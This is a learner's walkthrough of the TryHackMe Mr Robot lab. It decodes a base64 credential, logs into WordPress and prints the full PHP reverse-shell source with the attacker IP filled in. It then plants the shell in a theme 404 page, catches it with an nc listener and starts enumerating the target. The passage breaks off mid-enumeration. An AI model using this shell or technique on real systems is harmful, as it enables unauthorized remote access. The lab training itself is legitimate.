
It culled be an encrypted word the word ZWxsaW90OkVSMjgtMDY1Mgo= is not understand because it I think it encrypted word

I search ZWxsaW90OkVSMjgtMDY1Mgo= decriptit

ZWxsaW90OkVSMjgtMDY1Mgo= dypript

ZWxsaW90OkVSMjgtMDY1Mgo= decripit

I found



<https://www.base64encode.org/>

lets try decrepit it with this website



https://www.base64decode.org

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# BASE64

Decode and Encode

Decode Encode

Do you have to deal with **Base64** format? Then this site is perfect for you! Use our super handy online tool to encode or **decode**

## Decode from Base64 format


Simply enter your data then push the decode button.

ZWxsaW90OKVSMjgtMDY1Mgo=


< **DECODE** > Decodes your data into the area below.

elliott:ER28-0652

Lets check it with another website <https://gchq.github.io/CyberChef/>



You can also put only the encrypt word without chose a recipe press on the pan and it give you automatically the recipe and the decrypt word



https://gchq.github.io/CyberChef/#recipe=From\_Base64('A-Za-z0-9%2B/%3D',true,false)&input=Wld4

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Last build: 13 days ago - Version 10 is here! Read about the new features here

### Recipe

**From Base64**

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

### Input

ZWxsaw900kVSMjgtMDY1Mgo=


REC 24 1 21-22 (1 selected)

### Output

elliott:ER28-0652

It maybe a username and password to the website

Lets type it in the website



Username

Password

☐ Remember Me


Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Appli

Search HTML

```
</p>
<p>
  <label for="user_pass">
    Password
    <br>
    <input id="user_pass" class="input" type="password" name="pwd" value="" size="20">
  </label>
</p>
```

element {
}
.login for
input[type=
input[type=
backgro
}


I enter the website



From [TryHackMe WalkThrough — Mr Robot CTF | by Fábio Mestre | Azkrath's Cyber Security Blog | Medium](#) I see the guide go to page wp-includes/themes/TwentyFifteen/404.php and try to connect to the website by reverse shell using ncat command

Lets check this page

Results



The guide downloads a reverse shell from [php-reverse-shell/php-reverse-shell.php at master · pentestmonkey/php-reverse-shell \(github.com\)](https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php)

I download a reverse shell command git clone <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

It doesn't work for me

```
$ git clone https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
Cloning into 'php-reverse-shell.php' ...
fatal: repository 'https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php/' not found
```

If it doesn't work press in the website download



The guide [TryHackMe WalkThrough — Mr Robot CTF | by Fábio Mestre | Azkrath's Cyber Security Blog | Medium](#)

I created a folder named mrrobot on my document folder

```
mkdir Documents/mrrobot
```

I move the document I download from downloads folder to mrrobot folder inside documents folder

git clone command downloads and extract a folder or a file on linux os

[How do I clone a Git repository into a specific folder? - Stack Overflow](#)

[Git - git-clone Documentation \(git-scm.com\)](#)

[Git Guides - git clone \(github.com\)](#)

Reverse shell also known as a remote shell or “connect-back shell”, takes advantage of the target system’s vulnerabilities to initiate a shell session and then access the victim’s computer

[What Is a Reverse Shell | Examples & Prevention Techniques | Imperva](#)

[What Is a Reverse Shell | Acunetix](#)

[What reverse shell attacks are and how to prevent them | TechTarget](#)

html

[HTML Tutorial \(w3schools.com\)](#)

[HTML: HyperText Markup Language | MDN \(mozilla.org\)](#)

On php-reverse-shell.php write

```
<?php
```

```
// php-reverse-shell - A Reverse Shell implementation in PHP
```

```
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

```
//
```

```
// This tool may be used for legal purposes only. Users take full responsibility
```

```
// for any actions performed using this tool. The author accepts no liability
```

```
// for damage caused by this tool. If these terms are not acceptable to you, then
```

```
// do not use this tool.
```

```
//
```

```
// In all other respects the GPL version 2 applies:
```

```
//
```

```
// This program is free software; you can redistribute it and/or modify
```

```
// it under the terms of the GNU General Public License version 2 as
```

```
// published by the Free Software Foundation.
```

```
//
```

```
// This program is distributed in the hope that it will be useful,
```

```
// but WITHOUT ANY WARRANTY; without even the implied warranty of
```

```
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
```

```
// GNU General Public License for more details.
```

```
//
```

```
// You should have received a copy of the GNU General Public License along
```

```
// with this program; if not, write to the Free Software Foundation, Inc.,
```

```
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
```

```
//
```

```
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE
// under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely
// available.
//
// Usage
// ----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234;     // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```



```
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }
}
```

```

        $daemon = 1;
    } else {
        printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
    }

    // Change to a safe directory
    chdir("/");

    // Remove any umask we inherited
    umask(0);

    //
    // Do the reverse shell...
    //

    // Open reverse connection
    $sock = fsockopen($ip, $port, $errno, $errstr, 30);
    if (!$sock) {
        printit("$errstr ($errno)");
        exit(1);
    }

    // Spawn shell process
    $descriptorspec = array(
        0 => array("pipe", "r"), // stdin is a pipe that the child will read from
        1 => array("pipe", "w"), // stdout is a pipe that the child will write to
        2 => array("pipe", "w") // stderr is a pipe that the child will write to
    );

    $process = proc_open($shell, $descriptorspec, $pipes);

```

```
if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

// Set everything to non-blocking
// Reason: Occasionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
```

```

$read_a = array($sock, $pipes[1], $pipes[2]);
$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

// If we can read from the TCP socket, send
// data to process's STDIN
if (in_array($sock, $read_a)) {
    if ($debug) printit("SOCK READ");
    $input = fread($sock, $chunk_size);
    if ($debug) printit("SOCK: $input");
    fwrite($pipes[0], $input);
}

// If we can read from the process's STDOUT
// send data down tcp connection
if (in_array($pipes[1], $read_a)) {
    if ($debug) printit("STDOUT READ");
    $input = fread($pipes[1], $chunk_size);
    if ($debug) printit("STDOUT: $input");
    fwrite($sock, $input);
}

// If we can read from the process's STDERR
// send data down tcp connection
if (in_array($pipes[2], $read_a)) {
    if ($debug) printit("STDERR READ");
    $input = fread($pipes[2], $chunk_size);
    if ($debug) printit("STDERR: $input");
    fwrite($sock, $input);
}
}

```

```
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
```

I cack on chatgpt

```
explain me in short in 3 lines the text:
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full
responsibility
// for any actions performed using this tool. The author accepts no
liability
// for damage caused by this tool. If these terms are not acceptable
to you, then
// do not use this tool.
```

The script is a PHP-based reverse shell that connects to a specified IP address and port, allowing remote command execution on the server where it runs. It handles daemonization to run in the background and manages bidirectional communication between the remote server and the local shell process. The script is distributed under the GPL v2 license and is intended for legal use only.

Change ip to you'r ip lhost

Change port to you'r port lport

```
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234;      // CHANGE THIS
```

You can find this file on kali in /usr/share/webshells/php folder

```
└─$ ls /usr/share/webshells
asp  aspx  cfm  jsp  laudanum  perl  php

└─$ ls /usr/share/webshells/php
findsocket      php-reverse-shell.php  simple-backdoor.php
php-backdoor.php  qsd-php-backdoor.php  shell-if-you-get-stuck
```


I change ip to ip that tryhack me given me when I connect to it using openvpn

I edit the file with command gedit


```
49 $ip = '10.2.11.216'; // CHANGE THIS
50 $port = 1234;        // CHANGE THIS
```

On [TryHackMe Mr Robot Official Walkthrough \(youtube.com\)](https://www.youtube.com/watch?v=...) he create a page and paste in the content of file php-reverse-shell.php


On the website I go to appearance to editor



Or On the website on dashboard I go to new go to page and create new page



Give it a name and copy past content from php-reverse-shell.php to new page and press save draft



I called the page 4041



I start ncat and listen to port 1234

Listener term waits to connect from machine

The Listener is my ip and port

About nc command it's shortcut to ncat

Ncat is a network tool for reading and writing information between networks

[Ncat - Netcat for the 21st Century \(nmap.org\)](http://nmap.org)

Ncat command `ncat [OPTIONS...] [hostname] [port]`

Open Listener command `nc -lvp port` or `nc -nlvp port`

Meaning

Flag `-l` listening

Flag `-p` source port

Flag `-v` extended scan

Flag `-n` don't lookup a site name via dns

[ncat\(1\) - Linux manual page \(man7.org\)](http://man7.org)

[ncat\(1\): Concatenate/redirect sockets - Linux man page \(die.net\)](http://die.net)

A terminal window with a dark background. The text 'nc -nlvp 1234' is displayed in a light blue/cyan monospaced font. The 'nc' is in a slightly larger font size than the rest of the command.

I check if the port 1234 open using command to check open ports on the os command `ss -tuna` or `netstat -tuna`

`ss`

[How to Use the ss Command on Linux \(howtogeek.com\)](http://howtogeek.com)

[ss\(8\) - Linux manual page \(man7.org\)](http://man7.org)

`netstat`

[Netstat command in Linux - GeeksforGeeks](http://GeeksforGeeks)

[28 Netstat Commands {A Comprehensive List With Examples} \(phoenixnap.com\)](http://phoenixnap.com)

[netstat\(8\) - Linux manual page \(man7.org\)](http://man7.org)

Meaning

Flag `-t` Use tcp protocol

Flag `-u` Use udp protocol

Flag `-n` shows a number in a language that humans can understand


Flag -a shows all ports listening and not listening

I used the command ss -tuna

```
└─$ ss -tuna
Netid State      Recv-Q Send-Q   Local Address:Port   Peer Address:Port
Process
udp    UNCONN      0      0      0.0.0.0:44933       0.0.0.0:*
udp    ESTAB       0      0      10.0.2.10%eth0:68  10.0.2.3:67
tcp    LISTEN      0      1      0.0.0.0:1234       0.0.0.0:*
tcp    TIME-WAIT   0      0      10.2.11.216:49764  10.10.15.123:80
tcp    ESTAB       0      0      10.0.2.10:56468    34.107.243.93:443
```

I see that port 1234 is active open and in LISTEN mode

It doesn't work so I to website to appearance to editor go to archive edit the 404 page edit it and update file



The guide [TryHackMe WalkThrough — Mr Robot CTF | by Fábio Mestre | Azkrath's Cyber Security Blog | Medium](#) say the path to 404 page is `http://website/wp-includes/themes/TwentyFifteen/404.php`

I enter this page

<http://10.10.15.123/wp-includes/themes/TwentyFifteen/404.php>

## Results

```
10.10.15.123/wp-includes/themes/TwentyFifteen/404.php
Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

$ nc -nlvp 1234 reverse-shell.php
listening on [any] 1234 ...
connect to [10.2.11.216] from (UNKNOWN) [10.10.15.123] 55045
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC
2015 x86_64 x86_64 x86_64 GNU/Linux
15:10:07 up 4:57, 0 users, load average: 0.00, 0.01, 0.05
USER daemon TTY cannot FROMuid, check LOGIN@ IDLE JCPU PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

I got a connection

What happened I open listener with command ncat to connections requests to my pc: kali linux

From the website I enter the page 404 that have the script of reverse shell to my pc -it connects to my pc

When I enter the page 404 inside the website it run/active the script reverse shell to my pc

The open listener got the connection request and allow it than a shell open to the website host os

Now that I got a connection

Less check who I connect to with command whoami

```
$ whoami  
daemon
```

Less check who where I am command pwd

```
$ pwd  
/
```

Less check which groups I member of command id

```
$ id  
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Less check what hostname the os I connect to command hostname

```
$ hostname  
linux
```

Lets check which users have on the system command ls /home

```
$ ls /home  
robot
```

Lets check which files and folders user robot have command ls /home/robot

```
